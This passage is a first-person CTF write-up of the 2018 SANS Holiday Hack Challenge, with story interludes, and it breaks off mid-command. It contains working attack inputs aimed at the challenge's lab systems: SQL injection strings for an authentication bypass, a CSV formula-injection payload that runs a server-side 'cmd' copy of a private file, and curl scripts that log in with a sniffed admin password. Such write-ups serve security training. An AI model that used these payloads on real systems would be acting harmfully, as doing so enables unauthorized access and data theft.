and started to enter the sequence. I initially thought that I had to enter the code in sets of 4 … 10 minutes later … I found that didn't work. Then I realised that the idea was to just keep entering the sequence even after the initial "Incorrect guess" message for the first 4 characters.

I entered the sequence as far as "aaaabaaacaaadaabbaabca" or "Δ Δ Δ Δ □ Δ Δ Δ O Δ Δ Δ ✩ Δ Δ □ □ Δ Δ □ O Δ" and that triggered the door to unlock. So the correct sequence of 4 symbols was "Δ □ O Δ". This is the purpose of the de Bruijn sequence to allow you to enter all possibilities using a single sequence with a sliding window. This assumes that the entry system will allow you to just keep entering values.

After going into the Speaker Unpreparedness Room, Morcel Nougat said "Welcome unprepared speaker!"

The answer was "Welcome unprepared speaker!"

After the objective


At this point I noticed an air of tension. All of the elves in the castle started looking very nervous. I overheard some of them talking with worry in their voices.

The toy soldiers, who were always gruff, now seemed especially determined as they locked all the exterior entrances to the building and barricaded all the doors. No one could get out! And the toy soldiers' grunts took on an increasingly sinister tone.

This is not like any conference I have been to before. But I am here so I might as well push on with the next objective.

4) Data Repo Analysis

*Retrieve the encrypted ZIP file from the North Pole Git repository. What is the password to open this file? For hints on achieving this objective, please visit Wunorse Openslae and help him with **Stall Mucking Report** Cranberry Pi terminal challenge.*



URL: https://git.kringlecastle.com/Upatree/santas_castle_automation

The first step was to clone the git repository to my computer.

```
git clone https://git.kringlecastle.com/Upatree/santas_castle_automation.git
```

The advice that I got from Wunorse Openslae had been to look at Trufflehog and Brian Hostetler had given a talk called “Buried Secrets: Digging Deep Through Cloud Repositories”

So I installed Trufflehog and ran it against the cloned copy.

```
pip install truffleHog –user
~/.local/bin/trufflehog file:///home/xxxx/HolidayHack/2018/santas_castle_automation
```

```
[SNIP]
Commit: removing accidental commit
@@ -0,0 +1,15 @@
+Our Lead InfoSec Engineer Bushy Evergreen has been noticing an increase of brute force
attacks in our logs. Furthermore, Albaster discovered and published a vulnerability
with our password length at the last Hacker Conference.
+
+Bushy directed our elves to change the password used to lock down our sensitive files
to something stronger. Good thing he caught it before those dastardly villians did!
+
+
+Hopefully this is the last time we have to change our password again until next
Christmas.
+
+
```

```
+
+Password = 'Yippee-ki-yay'
+
+
+Change ID = '9ed54617547cfca783e0f81f8dc5c927e3d1e3'
[SNIP]
```

So it looked like Yippee-ki-yay might be a password to try. And it did indeed open the zip file to reveal two jpeg's, ventilation_diagram_1F.jpg and ventilation_diagram_2F.jpg. These can be found in Appendix B – Ventilation schematics.

The answer was "Yippee-ki-yay"

After the objective


As I was finishing up this objective, I could hear Hans (Gruber?) the head of security giving a speech in the Lobby.

> *Ladies and Gentlemen…*
> *Ladies and Gentlemen…*
> *Due to the North Pole's legacy of providing coal as presents around the globe they are about to be taught a lesson in the real use of POWER.*
> *You will be witnesses.*
> *Now, Santa… that's a nice suit… John Philips, North Pole. I have two myself.*
> *Rumor has it Alabaster buys his there.*
> *I have comrades in arms around the world who are languishing in prison.*
> *The Elvin State Department enjoys rattling its saber for its own ends. Now it can rattle it for ME.*
> *The following people are to be released from their captors.*
> *In the Dungeon for Errant Reindeer, the seven members of the New Arietes Front.*
> *In Whoville Prison, the imprisoned leader of ATNAS Corporation, Miss Cindy Lou Who.*
> *In the Land of Oz, Glinda the Good Witch.*

This is not good. Perhaps if I push on with the objectives I can help Santa as I have managed to do in previous years.

5) AD Privilege Discovery

*Using the data set contained in this SANS Slingshot Linux image, find a reliable path from a Kerberoastable user to the Domain Admins group. What's the user's logon name? Remember to avoid RDP as a control path as it depends on separate local privilege escalation flaws. For hints on achieving this objective, please visit Holly Evergreen and help her with the **CURLing Master** Cranberry Pi terminal challenge.*



URL: https://download.holidayhackchallenge.com/HHC2018-DomainHack_2018-12-19.ova

My first step was to get bloodhound and neoe4j installed on my Kali Linux VM. The instructions at https://stealingthe.network/quick-guide-to-installing-bloodhound-in-kali-rolling/ proved useful. Next, I got the image from the link above and booted it.

I scanned it with nmap to see what ports were available as I was not getting a console login prompt:

```
root@kali:~# nmap 192.168.56.1
Starting Nmap 7.70 ( https://nmap.org ) at 2019-01-03 21:09 GMT
Nmap scan report for 192.168.56.1
Host is up (0.000047s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds
MAC Address: 0A:00:27:00:00:00 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

I tried using ssh to access the system and smbstatus but I just didn't know what I was supposed to do to get the dataset. So not knowing if this was the expect method I decided

to extract the vmdk (disk) file, by un'tar'ing the ova file, and attaching it to another of my VM's so that I could examine the contents. Once I had done that I started to look around and /etc/passwd indicated that the neo4j account's home directory was in /var/lib/neo4j. I copied the contents of /var/lib/neo4j/data/databases/graph.db back to /usr/share/neo4j/data/databases/graph.db on my Kali Linux VM.


I then launched neo4j


```
# neo4j console
```

and then bloodhound


```
# bloodhound
```

In Bloodhound, I worked my way through the menu's and determined that I would need to set the Edge Filtering to not use "CanRDP" and then selected the query "Shortest Paths to Domain Admins from Kerberoastable Users":





This gave the following result:



The answer was “LDUBEJ00320@AD.KRINGLECASTLE.COM”

A while later I overheard a conversation between 2 fellow attendees that for those using VirtualBox it was necessary to go into the “General” settings for the VM and change the Operating System from Debian (32-bit) to Ubuntu (64-bit). If I had done this then I would have found that the VM would have booted to a window manager and that it had neo4j and bloodhound pre-installed. Ah well, conferences are about learning.

After the objective

The toy soldiers continued to behave very rudely, grunting orders at the attendees and at each other in vaguely Germanic phrases.

> *Links.*
> *Nein! Nein! Nein!*
> *No one is coming to help you.*
> *Get the over here!*
> *Schnell!*


Suddenly, one of the toy soldiers appeared wearing a grey sweatshirt that had written on it in red pen, "*NOW I HAVE A ZERO-DAY. HO-HO-HO.*" I started to wonder if it was time to leave but all of the doors were locked.

From where I was standing I could hear a couple of elves talk.ing They were talking about Alabaster having lost his badge. One of the elves said, "*What do you think someone could do with that?*"

Well let's see what can be done in the next objective.

6) Badge Manipulation

*Bypass the authentication mechanism associated with the room near Pepper Minstix. A sample employee badge is available. What is the access control number revealed by the door authentication panel? For hints on achieving this objective, please visit Pepper Minstix and help her with the **Yule Log Analysis** Cranberry Pi terminal challenge.*



URL: https://www.holidayhackchallenge.com/2018/challenges/alabaster_badge.jpg

Alabaster's badge

The Scan-O-Matic 4000 door lock had a USB port that could be used to upload the image of a QR code.

Pepper Minstix had previously suggested a site that could be used to generate QR codes and then save them as images.

The QR code on Alabaster's badge corresponded to 'oRfjg5uGHmbduj2m'. I initially tried to open the lock using these SQL injection attacks as Pepper had suggested that approach.

I initially tried

- `or 1-- -' or 1 or '1"or 1 or"`
- `oRfjg5uGHmbduj2m" or 1-- -' or 1 or '1"or 1 or"`
- `oRfjg5uGHmbduj2m' or 1-- -' or 1 or '1"or 1 or"`

but I just got

```
AUTHORIZED USER ACCOUNT HAS BEEN DISABLED!
```

I then decided to try the following to see if it would trigger an error and if that would be displayed:

```
' or 1=1 –
```

The message that I received was:

```
EXCEPTION AT (LINE 96 "USER_INFO = QUERY("SELECT FIRST_NAME,LAST_NAME,ENABLED FROM
EMPLOYEES WHERE AUTHORIZED = 1 AND UID = '{}' LIMIT 1".FORMAT(UID))"): (1064, U"YOU
HAVE AN ERROR IN YOUR SQL SYNTAX; CHECK THE MANUAL THAT CORRESPONDS TO YOUR MARIADB
SERVER VERSION FOR THE RIGHT SYNTAX TO USE NEAR " LIMIT 1 AT LINE 1")
```

Yippee, all of the information that I need to fashion an attack:

```
' OR 1=1 AND ENABLED = 1 AND '1'='1
```

Note: no space at start or end.

The QR code that was created is shown below:

And the response from the Scan-O-Matic was

```
USER ACCESS GRANTED - CONTROL NUMBER 19880715
```

The door opened and I was able to enter Santa's Secret Room.

References:

https://support.portswigger.net/customer/portal/articles/2791007-using-sql-injection-to-bypass-authentication

https://pentestlab.blog/2012/12/24/sql-injection-authentication-bypass-cheat-sheet/

The answer was 19880715

After the objective

I entered Santa's Secret Room to be met by Santa, Hans, and Alabaster Snowball.

Hans started talking but to nobody in particular:

> *So, you've figured out my plan – it's not about freeing those prisoners.*
> *The toy soldiers and I are here to steal the contents of Santa's vault!*
> *You think that after all my posturing, all my little speeches, that I'm nothing but a common thief.*
> *But, I tell you -- I am an **exceptional** thief.*
> *And since I've moved up to kidnapping all of you, you should be more polite!*


Perhaps, I can get some more information about who is behind the odd goings on at this conference if I can solve objective 7. So I found myself a space in the corner of the room to sit down and got cracking.

7) HR Incident Response

*Santa uses an Elf Resources website to look for talented information security professionals. Gain access to the website and fetch the document `C:\candidate_evaluation.docx`. Which terrorist organization is secretly supported by the job applicant whose name begins with "K." For hints on achieving this objective, please visit Sparkle Redberry and help her with the **Dev Ops Fail** Cranberry Pi terminal challenge.*

URL: https://careers.kringlecastle.com/

The web page, shown opposite, indicated that I had to upload my work history as a CSV file. Sparkle Redberry had indicated that Brian Hostetler was giving a talk about CSV Injection, which I had attended. So it was time to put some of that learning into action.



My starting point was to look at the source code of the main page. The only local file that it referred to was /static/js/postrequest.js. I was able to access this page and study the contents. It contained a reference to /api/upload/application, but when I tried to access it I got a very useful 404 error message:

So the question became, can I find a way to copy c:\candidate_evaluation.docx to c:\carreerportal\resources\public\ so that I can pick it up with my browser.

I found that it was quite quick to test csv files as there was no need to provide any input in any of the other form fields. I am not sure what happened but my initial simple attacks failed to get access to the file and then I tried more complex CSV injection attacks to see if I could move the file to a remote host. I took a break from this attack to have something to eat from my packed lunch before restarting my attack and I decided to go back to basics. This time my attack succeeded. The contents of the CSV file that I uploaded was:

```
=cmd|'/C copy c:\candidate_evaluation.docx c:\careerportal\resources\public\
grodo.thing'!A1
```

I was then able to retrieved the document using:

```
$ wget https://careers.kringlecastle.com/public/grodo.thing
$ mv grodo.thing candidate_evaluation.docx
```

The document (see Appendix C – HR document) revealed that Krampus had been rejected. The comments contained the following information:

> *Furthermore, there is intelligence from the North Pole this elf is linked to cyber terrorist organization Fancy Beaver who openly provides technical support to the villains that attacked our Holidays last year.*

The answer was “Fancy Beaver”.

After the objective

Suddenly, out of the corner of my eye, I saw Hans slip and fall into a snowbank. His nefarious plan thwarted, he was now just cold and wet. A snowbank … indoors … well I suppose this is the North Pole.


Then I heard Santa laughing:

> *HO HO HO!!!*
> *You did a great job, but keep going!*
> *Solve all remaining objectives in your badge.*

So onward I went.

8) Network Traffic Forensics

*Santa has introduced a web-based packet capture and analysis tool at https://packalyzer.kringlecastle.com to support the elves and their information security work. Using the system, access and decrypt HTTP/2 network activity. What is the name of the song described in the document sent from Holly Evergreen to Alabaster Snowball? For hints on achieving this objective, please visit SugarPlum Mary and help her with the **Python Escape from LA** Cranberry Pi terminal challenge.*



The first thing that I noted with this site was that there were a lot of references to https://packalyzer.kringlecastle.com:80/ and these were broken because the site was not accessible on port 80/tcp. This meant that a lot of javascript was not loaded correctly by the live system.

eg.<script src="https://packalyzer.kringlecastle.com:80/pub/js/custom.js"></script>

As thie server looked like it was a Node JS server I tried to get node.js, packages.json and app.js (Express) in the /pub directory and succeeded in finding /pub/app.js

app.js contained some binary data, which I never attempted to decrypt/decode but the rest of the contents of app.js lead me to:

- https://packalyzer.kringlecastle.com/pub/index.html
- https://packalyzer.kringlecastle.com/pub/register.html

    - could use this to guess usernames as https://packalyzer.kringlecastle.com/api/users was used to check for usernames already in use.

- https://packalyzer.kringlecastle.com/pub/home.html
    - this is where the functional parts of the site were.
- https://packalyzer.kringlecastle.com/[EnvironmentVariablename]/
    - This meant that if I provided a valid environment variable name then I would get output that told me the value of the environment variable. The variable that was important to me was SSLKEYLOGFILE https://packalyzer.kringlecastle.com/SSLKEYLOGFILE/ leads to:

      ```
      Error: ENOENT: no such file or directory, open
      '/opt/http2packalyzer_clientrandom_ssl.log/'
      ```

      and I can then access https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log

Three more useful bits of information.

1. Being able to access the source of the web pages allowed me to format the json queries
2. The value of the session cookie PASESSION was not important
3. http2 sessions stay open so once I was authenticated I could keep making queries as that user

I could tell you of all my trials and tribulations but let's keep this to the point.

It is possible to register a new account using the following:

```
curl --silent --http2 -d
'{"username":"grodo","password":"123456qwerty","email":"grodo@example.com"}' --header
"Content-type: application/json" https://packalyzer.kringlecastle.com/api/register --
cookie PASESSION=32655924987337165054843339173152
```

output:

```
{"request":true,"data":"Your account grodo has been created. Click the link below to
login."}
```

I can now log in as the new user:

```
curl --silent --http2 -d '{"username":"grodo","password":"123456qwerty"}' --header
"Content-type: application/json" https://packalyzer.kringlecastle.com/api/login --
cookie PASESSION=32655924987337165054843339173152
```

output:

```
{"request":true,"data":"/"}
```

I next looked at the pcap files, which I could access with the ‘list’ api, following the information in the talk by Chris Davis “HTTP/2: Decryption and Analysis in Wireshark”. This was not successful and then I realised that the contents of the SSLKEYLOGFILE was changing all of the time. So I decided to use the sniff api call.

```
curl --silent --http2 -d '{}' --header "Content-type: application/json"
https://packalyzer.kringlecastle.com/api/sniff --cookie
PASESSION=32655924987337165054843339173152
# {"request":true,"data":"28667187_28-12-2018_15-16-33"}
```

Now that I know the output:

```
pcap_file=$(curl --silent --http2 -d '{}' --header "Content-type: application/json"
https://packalyzer.kringlecastle.com/api/sniff --cookie
PASESSION=32655924987337165054843339173152 | jq .data | sed 's/"//g')
# wait a little
sleep 5
# get the files
curl -O https://packalyzer.kringlecastle.com/dev/packalyzer_clientrandom_ssl.log
curl -O https://packalyzer.kringlecastle.com/uploads/${pcap_file}.pcap
```

Analysis of the logs in Wireshark provided passwords for a couple of elves but most importantly in my opinion the password for Alabaster.

Wireshark filter: http2.data.data contains "password"

```
{"username": "alabaster", "password": "Packer-p@re-turntable192"}
```

Wireshark filter: http2.data.data contains "alabaster"

```
const user_info =
{"username":"alabaster","is_admin":true,"email":"alabaster.snowball@localhost.local","_
id":"5bd73470388788152cf8b906"};
```

So Alabaster is an admin, so let’s log in as him and see what pcap files he has access to:

```
# curl --silent --http2 -d '{"username":"alabaster","password":"Packer-p@re-
turntable192"}' --header "Content-type: application/json"
https://packalyzer.kringlecastle.com/api/login --cookie
PASESSION=32655924987337165054843339173152
```

Output:

```
{"request":true,"data":"/"}
```

```
# curl --http2 -d '{}' --header "Content-type: application/json"
https://packalyzer.kringlecastle.com/api/list --cookie
PASESSION=32655924987337165054843339173152
```

Output:

```
{"request":true,"data":
["super_secret_packet_capture.pcap,upload_2a4a5ae98007cb261119b208bf9369ef,PUBLICDIR"]}
```

Download pcap file.

```
# curl -O
https://packalyzer.kringlecastle.com/uploads/upload_2a4a5ae98007cb261119b208bf9369ef.pc
ap
```

I loaded the pcap file into Wireshark and did a follow tcp session on the smtp traffic in the packet capture. This revealed a multipart mime email.

```
Date: Fri, 28 Sep 2018 11:33:17 -0400
To: alabaster.snowball@mail.kringlecastle.com
From: Holly.evergreen@mail.kringlecastle.com
Subject: test Fri, 28 Sep 2018 11:33:17 -0400
MIME-Version: 1.0
Content-Type: multipart/mixed; boundary="----=_MIME_BOUNDARY_000_11181"

------=_MIME_BOUNDARY_000_11181
Content-Type: text/plain

Hey alabaster,

Santa said you needed help understanding musical notes for accessing the vault. He said
your favorite key was D. Anyways, the following attachment should give you all the
information you need about transposing music.
```

I detached the base64 encoded attachment to find a document (see Appendix D – Musical Email attachment) discussing how to transpose music using the example of Mary Had a Little Lamb

```
copied base64 attachment to a new file
$ base64 -d attachment.b64 > attachment.decoded
$ file attachment.decoded
